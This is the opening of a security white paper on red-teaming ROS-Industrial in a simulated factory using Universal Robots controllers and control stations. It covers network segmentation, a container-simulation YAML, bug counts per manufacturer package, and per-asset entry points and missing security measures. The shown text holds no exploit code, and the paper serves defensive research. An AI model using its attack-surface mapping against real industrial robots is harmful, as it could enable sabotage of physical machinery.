ALIAS ROBOTICS

WHITE PAPER

ROBOT CYBERSECURITY

RED TEAMING

ROS-Industrial

index.

Publisher

Alias Robotics

Authors

Víctor Mayoral Vilches
Ibai Apellaniz Aparicio
Unai Ayucar Carbajo
Endika Gil Uriarte

Design

Oxel Urzelai Perea
Nuria García Maestro

ABSTRACT

ROS is rapidly becoming a standard in robotics, including its growing use in industry. The commonly held assumption that robots are to be deployed in closed and isolated networks does not hold any further and while developments in ROS 2 show promise, the slow adoption cycles in industry will push widespread ROS 2 industrial adoption years from now. ROS will prevail in the meantime so we wonder, can ROS be used securely for industrial use cases even though its origins did not consider it? The present study analyzes this question experimentally by performing a targeted offensive security exercise in a synthetic industrial use case involving ROS-Industrial and ROS packages.

We select one of the most common industrial robots with ROS-Industrial support and configure an industrial environment applying security measures and recommendations. Our exercise results into 4 groups of attacks which all manage to compromise the ROS computational graph and all except one take control of most robotic endpoints at desire. Given our setup, results do not favour the secure use of ROS in industry today, however, we managed to validate the security of certain robotic endpoints and remain optimistic about securing the ROS computational graph providing a number of future directions to consider.

Start reading →

1 Introduction

ROS

The Robot Operating System (ROS) [1] is the *de facto* framework for robot application development. Also known as the robotics SDK or the meta-operating system for building robots, according to the ROS community metrics [2] that are sampled every year on July

more than

20 million

.deb ROS package downloads happened July 2019

A shocking number given the small size of the robotics community [3].

At the time of writing, the original ROS article [1] was cited more than 6800 times which shows its wide acceptance for research and academic purposes. ROS was born in this environment. **Its primary goal was to provide the software tools that users would need to undertake novel research and development**.

First with the PR2 robot while being developed at Willow Garage [4], and then for the overall robotics community with the creation of the **Open Source Robotics Foundation** in 2012. Its popularity has continued to grow over the last years in industry, supported by projects like ROS-Industrial (ROS-I for short), an open-source initiative that extends the advanced capabilities of ROS software to industrial relevant hardware and applications. Spearheaded by the ROS-Industrial consortium, its deployment in industry is nowadays a reality.

The consortium has more than 80 members and its gatherings in Europe, USA and Asia bring together hundreds of robotics experts every year. With dozens of publicly available talks on how **ROS is being used for automation tasks, open source tools available and system integrators picking ROS for real problems under safety constraints**, we argue that it is nowadays a relevant piece of software used for industry. Unfortunately, as it is often common in industry, security is not a priority.

ROS was not designed with security in mind but as it started being adopted and deployed into products or used in government programs, more attention was placed on security. Some of the early work on securing ROS include [5, 6, 7], all of them appearing in the second half of 2016. At the time of writing, none of these efforts remain actively developed or supported and the community focus on security efforts has switched to ROS 2, the next generation of ROS. ROS 2, builds on top of DDS [8] and shows promise, however companies are currently evaluating and considering to develop the first products on top of it. From our experience analyzing robots used in industry, their operating systems, libraries and dependencies, we believe ROS 2 is still years from being widely deployed in industry. Meanwhile, ROS will prevail.

Even though **ROS was not designed with security in mind**, can companies use it securely for industrial use cases?

The present work tackles this question experimentally.

Performed security exercise: **RED TEAMING**

Objective: determine whether ROS and more specifically, ROS and ROS-Industrial packages could be used securely in an industrial setup.

1

Step 1

We construct a synthetic industrial scenario and choose one of the most common industrial robots with ROS-I support to build such environment.

2

Step 2

We then apply available security measures to the setup following official recommendations and program a simple flow of operation.

The resulting use case depicted in Figure 1 includes a mix of default ROS elements and security hardened ones, which allow us to validate the impact of existing security implementations and recommendations.

3

Step 3

Following a red team approach, we define the following goal: Take control of the ROS computational graph.

4

Step 4

Based on this goal, we perform a cyber-intrusion exercise to collect evidence that sheds light into our research question.

Research question 1. Even though ROS was not designed with security in mind, can companies use it securely on industrial use cases?

2 Background

What is Red Teaming?

Red teaming is a full-scope, holistic, multi-layered, and targeted (with specific goals) attack simulation designed to measure how well a company's systems, people, networks, and physical security controls can withstand an attack. Opposed to Penetration Testing (pentesting or PT), a red teaming activity does not seek to find as many vulnerabilities as possible to risk-assess them, instead it has a specific goal. Red teaming will look for vulnerabilities that will maximize damage and meet the selected goals. The ultimate objective of a red teaming activity is to test an organization/system detection and response capabilities in production and with respect a given set of objectives.

The need of cybersecurity in robotics

Robot cybersecurity reviews [9, 10] criticize the current status of cybersecurity in robotics and reckon the need of further investing on securing these technologies. Previous attempts to review the security of robots via offensive exercises or tools include [11, 12, 13, 14, 15, 16] which mostly focus on proof-of-concept attacks and penetration testing, detecting flaws in ROS. A recent study [17] mentions the identification of several flaws within ROS-Industrial codebase however it does not explicitly describe exploitable ROS-specific flaws. Considerations are made with regard to the open and insecure architecture predominant in ROS-Industrial deployments throughout its open source drivers. From interactions with the authors of [17] it was confirmed that the reported security issues were made generic on purpose, further highlighting the need for further investment on understanding the security landscape of ROS-Industrial setups.

Why red teaming?

A red team approach to security testing is highly targeted and persistent, suitable for use cases that have been already exposed to security flaws. While a traditional penetration test is much more effective at providing a thorough list of vulnerabilities and improvements to be made, a red team assessment provides a more accurate measure of a given technology's preparedness for remaining resilient against cyber-attacks. To the best of our knowledge, no prior public work has performed a red teaming activity on ROS-Industrial packages (or in any other robotics technology for that matter), and challenged its security extensions. Particularly, the current work aims to do so in a realistic industrial scenario. We thereby turn into the more traditional Industrial Control System (ICS) and look for better context and prior work.

ICS is a general term that encompasses several types of control systems. According to [18], “ICS includes supervisory control and data acquisition (SCADA) systems, distributed control systems (DCS), and other control system configurations such as Programmable Logic Controllers (PLC) often found in the industrial sectors and critical infrastructures”.

Red team exercises can be valuable practice for ICS administrators because vulnerabilities in ICS products cannot be fully mitigated with perimeter protection. IDS signatures can be tailored to identify invalid or abnormal network traffic, but network administrators must be able to respond quickly and appropriately in order to halt the potential attack without impairing critical ICS functions

The US Homeland Security indications [19]

Red teaming often helps lower vulnerability counts and ensures that vulnerabilities are addressed. Performing red teaming on a quarterly basis, for instance, will help ensure that vulnerabilities are patched in a timely fashion.

"The scada that didn’t cry wolf" [20]

Given the nature of ROS-Industrial as an extension of ROS, the following sections will **perform a red team exercise targeting ROS in industry with the ROS-Industrial extensions**.

It must be noted that ROS-Industrial packages build on top of ROS.
Correspondingly, any flaw in the ROS deployment should be equally considered when analyzing ROS-Industrial software.

3 Use case

To answer the research question posed above in a realistic scenario of application, we select a use case that characterizes an arbitrary industrial environment. Particularly, we build a synthetic assembly line operated by ROS-powered robots while following industrial guidelines on setup and security. More specifically, the scenario is built following NIST Special Publication 800-82 [18], Guide to Industrial Control Systems (ICS) Security as well as some parts of ISA/IEC 62443 family of norms [21].

We segregate the use case in 5 network levels as depicted in Figure 2.

The use case will involve several robots with their corresponding de facto controllers. Most of them presented as provided by the manufacturer and some others hardened. For robot (endpoint) hardening we will use a commercial Robot Endpoint Protection Platform (REPP) solution, the Robot Immune System (RIS), an integrated suite of endpoint protection technologies for robots –including a next-gen antivirus, hardening for known flaws, data encryption, intrusion prevention mechanisms and data loss prevention– that detects, prevents, stops and informs on a variety of threats that affect the robotic system. In addition to the controller, each robot will generally be connected to a Linux-based control station that runs the ROS drivers[1] .

To simplify, for the majority of the cases we will assume that the controller is connected to a dedicated Linux-based control station that runs ROS Melodic Morenia distribution and the corresponding ROS-Industrial driver. For those cases that do not follow the previous guideline, the robot controller will operate independent to the ROS network.




Figure 1

Figure 1: Use case architecture diagram. The synthetic scenario presents a network segmented in 5 levels with segregation implemented following recommendations in NIST SP 800-82 and IEC 62443 family of standards. There are 6 identical robots from Universal Robots presenting a variety of networking setups and security measures, each connected to their controller.

[1] Though in some cases the ROS driver could run natively in the controller, we will assume this is not the case.
[2] The authors acknowledge that while many of these packages are not maintained by the manufacturer themselves, their popularity is relevant in most cases. We encourage manufacturers to dedicate resources, engage with maintainers and actively fund their work to support the use of their systems while being ROS-enabled.
[3] The numbers presented below were taken at the time of writing, future progress may affect the number of tickets listed on RVD.




Figure 2: Industrial Control Systems (ICS) Security Architecture and network segmentation. ROS and ROS-Industrial package live in Levels 2, 3 and 4.

3.1 Selecting a robotic platform: UNIVERSAL ROBOTS

To select the target robots, we have performed a preliminary evaluation of the different common ROSIndustrial packages used. We base our assessment on the potential security bugs identified with static analysis. Using open source static code analyzers we draw the following conclusions:

- We analyzed the ROS Industrial packages as per Table 1 and grouped results by associated manufacturer[2].
- From the source code analyzed, we identified a total of 128 bugs of different severity, all of them organized within the Robot Vulnerability Database (RVD) [22].
- Flaws found are distributed across ROS-Industrial package for target robot manufacturers as follows[3]:

  – Universal Robots (20 bugs)
  – KUKA (3 bugs)
  – Yaskawa Motoman (12 bugs)
  – Fanuc (18 bugs)
  – ABB (2 bugs)
  – Stäubli (2 bugs)
  – Robotiq (8 bugs)
  – Other (63 bugs)

After processing these preliminar results, we decided to target Universal Robots' related ROS packages and coherently, **select Universal Robots' ROS-Industrial drivers as our target robotic platform** for the following reasons:

1. Universal Robots' ROS-Industrial related source code was the one that presented the most flaws on a preliminary static analysis assessment.
2. Universal Robots' ROS packages is the most popular industrial driver according to the number of starts in Github and forks.
3. Manufacturer has assumed responsibility for maintaining at least part of the packages for its hardware and has recently been awarded public funding for further development of such drivers.
4. Its use is widely spread across SMEs in Europe.
5. The robots from this manufacturer are reportedly [9, 14, 23] insecure yet no action has happened to date.


Table 1: ROS Industrial packages used for preliminary assessment and target robot selection.


ROS package	(associated) Manufacturer	URL
abb	ABB Robotics	https://github.com/ros-industrial/abb
abb_experimental	ABB Robotics	https://github.com/ros-industrial/abb_experimental
fanuc	Fanuc	https://github.com/ros-industrial/fanuc
fanuc_experimental	Fanuc	https://github.com/ros-industrial/fanuc_experimental
kuka	KUKA	https://github.com/ros-industrial/kuka
kuka_experimental	KUKA	https://github.com/ros-industrial/kuka_experimental
motoman	Yaskawa Motoman	https://github.com/ros-industrial/motoman
motoman_experimental	Yaskawa Motoman	https://github.com/ros-industrial/motoman_experimental
robotiq	Robotiq	https://github.com/ros-industrial/robotiq
robotiq_experimental	Robotiq	https://github.com/ros-industrial/robotiq_experimental
ur_modern_driver	Universal Robots	https://github.com/ros-industrial/ur_modern_driver
Universal_Robots_ROS_Driver	Universal Robots	https://github.com/UniversalRobots/Universal_Robots_ROS_Driver
universal_robot	Universal Robots	https://github.com/ros-industrial/universal_robot
staubli	Stäubli	https://github.com/ros-industrial/staubli
staubli_experimental	Stäubli	https://github.com/ros-industrial/staubli_experimental
industrial_core		https://github.com/ros-industrial/industrial_core
industrial_experimental		https://github.com/ros-industrial/industrial_experimental
industrial_calibration		https://github.com/ros-industrial/industrial_calibration
industrial_calibration_tutorials		https://github.com/ros-industrial/industrial_calibration_tutorials
robot_movement_interface		https://github.com/ros-industrial/robot_movement_interface
ros_canopen		https://github.com/ros-industrial/ros_canopen

3.2 Architecture diagram and setup

Figure 1 presents the architecture diagram of the use case. To speed up the cyber security research of the selected targets, have a common, consistent and easily reproducible development environment, we containerized simulations using alurity toolbox . In most of the cases, for simulation purposes, the corresponding file systems of each element in the scenario was embed into a Linux container with the right services triggered at launch, facilitating the cooperation across teams of engineers working remotely.

Code listings 13, 14, 15, 16 and 17 display incrementally more elaborated simulations of the selected elements in the industrial scenarios. The complete use case depicted in Figure 1 can be reproduced with alurity YAML configuration file available in Code listing 11. Figure 3 provides a visual representation of the relationship between the complete use case and the corresponding alurity YAML file in Code listing 11.




```
############
# Containers
############
containers:

 #
 # Controllers
 #
 # C1
 - container:
   - name: *c1*
   - modules:
       - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
      # - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.12.1
      # - base: registry.gitlab.com/aliasrobotics/offensive/projects/rosin-redros-i:3.12.1-controller
      - network:
        - control-network_c1_s1
        # - field-network_r1_c1
   - ip: 12.0.0.20 # assign manually an IP address
   - cpus: 4
   - memory: 2048
   - mount: Controller:/root/.urcaps/
# C^2
 - container:
   - name: *c2*
   - modules:
       - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
      # - base: registry.gitlab.com/aliasrobotics/offensive/projects/rosin-redros-i:3.12.1-controller
      - volume: ris_ur_200
      - network:
        - control-network_c2_s2
        # - field-network_r2_c2
   - cpus: 4
   - memory: 2048
   - mount: /tmp/ris_install:/tmp/ris_install
   - extra-options: SYS_PTRACE
```

```
# C^3
 - container:
   - name: *c3*
   - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
     - volume: ris_ur_200
     - network:
       - process-network
       # - field-network_r3_c3
   - ip: 13.0.0.30 # manually assign an IP address
   - cpus: 4
   - memory: 2048
   - mount: /tmp/ris_install:/tmp/ris_install
   - extra-options: SYS_PTRACE

# C4
 - container:
   - name: *c4*
   - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
     - network:
       - control-network_c4_s4
       # - field-network_r4_c4
   - ip: 13.0.0.30 # manually assign an IP address
   - cpus: 4
   - memory: 2048

# C^5
 - container:
   - name: *c5*
   - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
     - volume: ris_ur_200
     - network:
       - control-network_c5_s5
       # - field-network_r5_c5
   - cpus: 4
   - memory: 2048
   - mount: /tmp/ris_install:/tmp/ris_install
```

Figure 3

Figure 3: Representation of containerized simulation of the use case using alurity. The synthetic scenario is easily reproduced using alurity which facilitates reproduction of issues found, validation and research across remote team members.


3.3 Assets

The following subsections describe the most relevant components for the analysis of ROS-Industrial and ROS across ICS levels.

LEVEL 0 Field Network

Robot $_n$ (R_n)

The robot (generally only the mechanical side of it and the embed sensors). In this case, given the use case the robots will represent CB3.1 series Universal Robots robots (UR3s, UR5s or UR10s). Communication with the controller happens over an industrial bus. No security measures are enabled within the hardware as far as our inspection went.



Hardware:
UR3, UR5 or UR10

Entry points:
- Fieldbus
- Physical attacks

Security measures:
None


Industrial device $_n$

An industrial device operating alongside the robots.

LEVEL 1 Control Network

Robot controller $_n$ (C_n)

The robot controller accessible locally via physical means (e.g. USB ports or Ethernet ports) or its local network connections. A simulated version of the robot controller will be developed to speed up testing. Such simulation will be used throughout the exercise and will expose the same services (with the same software versions) and networking ports that the real robot controller does. The controller includes by default no security measures enabled. It must be noted that past work [23, 24, 14] reported several flaws affecting this controller which have yet to be patched. Each controller is assumed to run firmware version 3.13.0 from Universal Robots.



Hardware:
Universal Robots controller CB3.1


Entry points:
- Teach pendant
- Ethernet port
- USB port (in the teach pendant)
- Local area network

Security measures:
None

Hardened robot controller $_n$ ($\hat{C}_n$)

A hardened version of the robot controller. The hardening is implemented via the deployment of the Robot Immune System (RIS) and includes patches for known flaws in the controller's services and processes, strict access control, an embedded adaptative firewall, an Intrusion Detection System (IDS), a secure logging mechanism, and a series of techniques that learn from usual interactions (by capturing network and system's information) while developing a pattern for detecting common and uncommon behaviors.

Hardware:
Universal Robots controller CB3.x



Entry points:
- Teach pendant (hardened)
- Ethernet port (hardened)
- USB port (in the teach pendant) (hardened)
- Local area network (filtered)

ROS driver: None

Security measures:
Access control, security patches, IDS, adaptative IDS, secure logging, network filtering

RTU

A Remote Terminal Unit (RTU) is a microprocessor-controlled electronic device that interfaces objects in the physical world to a distributed control system or SCADA system by transmitting telemetry data to a master system, and by using messages from the master supervisory system to control connected objects. RTUs connect to sensors and actuators in the control process. They have embedded control capabilities and often conform to the IEC 61131-3 standard [25] for programming and support automation via ladder logic, a function block diagram or a variety of other languages.


PLC

A Programmable Logic Controller (PLC) or programmable controller is an industrial digital computer which has been ruggedized and adapted for the control of manufacturing processes. PLCs operate such as assembly lines, or robotic devices, or any activity that requires high reliability, ease of programming and process fault diagnosis. PLCs are connected to sensors and actuators in the control process and are networked to the supervisory system (SCADA). In factory automation, PLCs typically have a high speed connection to the SCADA system. In remote applications, such as a large water treatment plant, PLCs may connect directly to SCADA over a wireless link, or more commonly, utilise an RTU for the communications management. PLCs are specifically designed for control and were the founding platform for the IEC 61131-3 [25] programming languages.

LEVEL 2 Process Network

Control station n (**S**n)

Linux-based control station from where to operate the robot controller (and coherently, the robot mechanics). The station will be based on Ubuntu Bionic (18.04 LTS), include ROS Melodic Morenia and the ROS Industrial drivers for Universal Robots, communicating with the robot controller via a local area network. No wireless connectivity is assumed. Control stations are simulated with limited resources. Particularly, we assign each 4 CPUs and 4096 MB of RAM. Beyond the defaults, no particular security measures are applied into the control stations.



Hardware:
- Industrial-grade PC
- CPU: 4 cores
- RAM: 4096 MB

Entry points:
- Physical access (digital I/O, local area network interfaces, storage devices, etc.)
- Local area network

ROS driver:
- ur_modern_driver
- Universal_Robots_ROS_Driver

Security measures:
None

Hardened control station n ($\hat{S}$n)

A hardened Linux-based control station from where to operate the robot controller (and coherently, the robot mechanics). The station will be based on Ubuntu Bionic (18.04 LTS), include ROS Melodic Morenia and the ROS Industrial drivers for Universal Robots, communicating with the robot controller via a local area network. Security measures applied follow the recommendations of Canonical's report [26] on how to secure ROS robotics platforms in Ubuntu Bionic 18.04 Linux distribution. On top of these measures, the configuration of the hardened stations was further enhanced using [27]. No wireless communications are assumed to be enabled in the hardened controls stations.

Hardware:
- Industrial-grade PC
- CPU: 4 cores
- RAM: 4096 MB

Entry points:
- Physical access (digital I/O, local area network interfaces, storage devices, etc.)
- Local area network

ROS driver:
- ur_modern_driver
- Universal_Robots_ROS_Driver

Security measures:
[26] and [27]. See sections below for more details.

HMI or SCADA


A **Human-Machine Interface** (**HMI**) is the operator window of the supervisory control system (often a SCADA system). It presents plant information to the operating personnel graphically in the form of mimic diagrams, which are a schematic representation of the plant being controlled, and alarm and event logging pages. The HMI is generally linked to the SCADA supervisory computer to provide live data to drive the 10 mimic diagrams, alarm displays and trending graphs. In many installations the HMI is the graphical user interface for the operator, collects all data from external devices, creates reports, performs alarming, sends notifications, etc.

A **Supervisory Control And Data Acquisition (SCADA)** is a control system architecture comprising computers, networked data communications and graphical user interfaces (GUI) for high-level process supervisory management. From [18], SCADA systems are designed to collect field information, transfer it to a central computer facility, and display the information to the operator graphically or textually, thereby allowing the operator to monitor or control an entire system from a central location. SCADA systems are used to control dispersed assets where centralized data acquisition is as important as control. Often used in distribution systems such as water distribution and wastewater collection systems, oil and natural gas pipelines, electrical utility transmission, and rail and other public transportation systems, SCADA systems integrate data acquisition systems with data transmission systems and HMI software to provide a centralized monitoring and control system for numerous process inputs and outputs.

LEVEL 3 Operations

Central control station n (Cn)

Linux-based central control station from where to command other ROS-enabled enpoints (such as the ROS drivers enabled on each sub-control station). The station will be based on Ubuntu Bionic (18.04 LTS), include a ROS Melodic Morenia and ROS-Industrial packages, communicating with the robot controller via a local area network. Technical specifications and security measures of the central control station are the same as of hardened control stations Sˆ n above. The central control station is assumed unique in the networking setup and wherein the ROS Master process will be running (in other words, all other ROS-enabled machines will be acting as slaves).



Hardware:
- Industrial-grade PC
- CPU: 4 cores
- RAM: 4096 MB

Entry points:
- Physical access (digital I/O, local area network interfaces, storage devices, etc.)
- Local area network

ROS driver:
- ur_modern_driver
- Universal_Robots_ROS_Driver

Security measures:
[26] and [27]. See sections below for more details.

Certification Authority (CA)

A certificate authority or certification authority (referred as CA in both cases) is an entity that issues digital certificates. In the context of the use case, the CA is represented by either an individual machine or a process running in the Central Control Station that issues digital certificates which certify the ownership of a public key by the named subject (another entity in the use case) of the certificate. This allows others (relying parties) to rely upon signatures or on assertions made about the private key that corresponds to the certified public key. The CA acts as a trusted third party—trusted both by the subject (owner) of the certificate and by the party relying upon the certificate. The format of these certificates is specified by standards (generally the X.509). The CA could be either continuously operating and serving or be switched off by default and get enabled only when new certificates need to be issued

Historian n

A historian is a software service that accumulates time-stamped data, events, and alarms in a database which can be queried or used to populate graphic trends in the HMI.

LEVEL 4 IT Network

Development station n (**D**n)

Linux-based development station from where to develop additional features, monitor and/or introspect the robotic setup. The station will be based on Ubuntu Bionic (18.04 LTS), includes ROS Melodic Morenia, Gazebo 9 [28] and the ROS Industrial drivers for Universal Robots. A Gazebo simulated instance of the robot will be used for development purposes. Beyond the defaults, no particular security measures are applied into the development station.

Hardware:
- General purpose PCCPU:
- CPU: 4 cores
- RAM: 4096 MB

Entry points:
- Physical access (digital I/O, local area network interfaces, storage devices, etc.)
- Local area network

ROS driver:
- ur_modern_driver
- Universal_Robots_ROS_Driver

Security measures:
None

Security Operations Center (**SOC**)

A Security Operations Center (SOC) is a centralized function within an organization employing people, processes, and technology to continuously monitor and improve organization's security posture while preventing, detecting, analyzing, and responding to cybersecurity incidents. Typically, a SOC is equipped for access monitoring, and controlling of lighting, alarms, and vehicle barriers. A SOC within a building or facility acts as a central command post, taking in telemetry from across organization's IT infrastructure, including its networks, devices, appliances, and information stores, wherever those assets reside.

SIEM

A Security Information and Event Management (SIEM) is a software solution that aggregates and analyzes activity from many different sources across an entire infrastructure. SIEM works by collecting log and event data that is generated by host systems, security devices and applications throughout an organization's infrastructure (network devices, servers, domain controllers, and more) and collating it on a centralized platform. A SIEM stores, normalizes, aggregates, and applies analytics to that data to discover trends, detect threats, and enable organizations to investigate any alerts.

3.4 Security measures

3.4.1 Infrastructure security measures

When designing a network architecture for an ICS deployment, it is usually recommended to separate the ICS network from the corporate (or Information Technology (IT)) network. As pointed out in NIST SP 800-82 [18]: “By having separate networks, security and performance problems on the corporate network should not be able to affect the ICS network”. Within our use we adopt the following security measures in the ICS infrastructure:

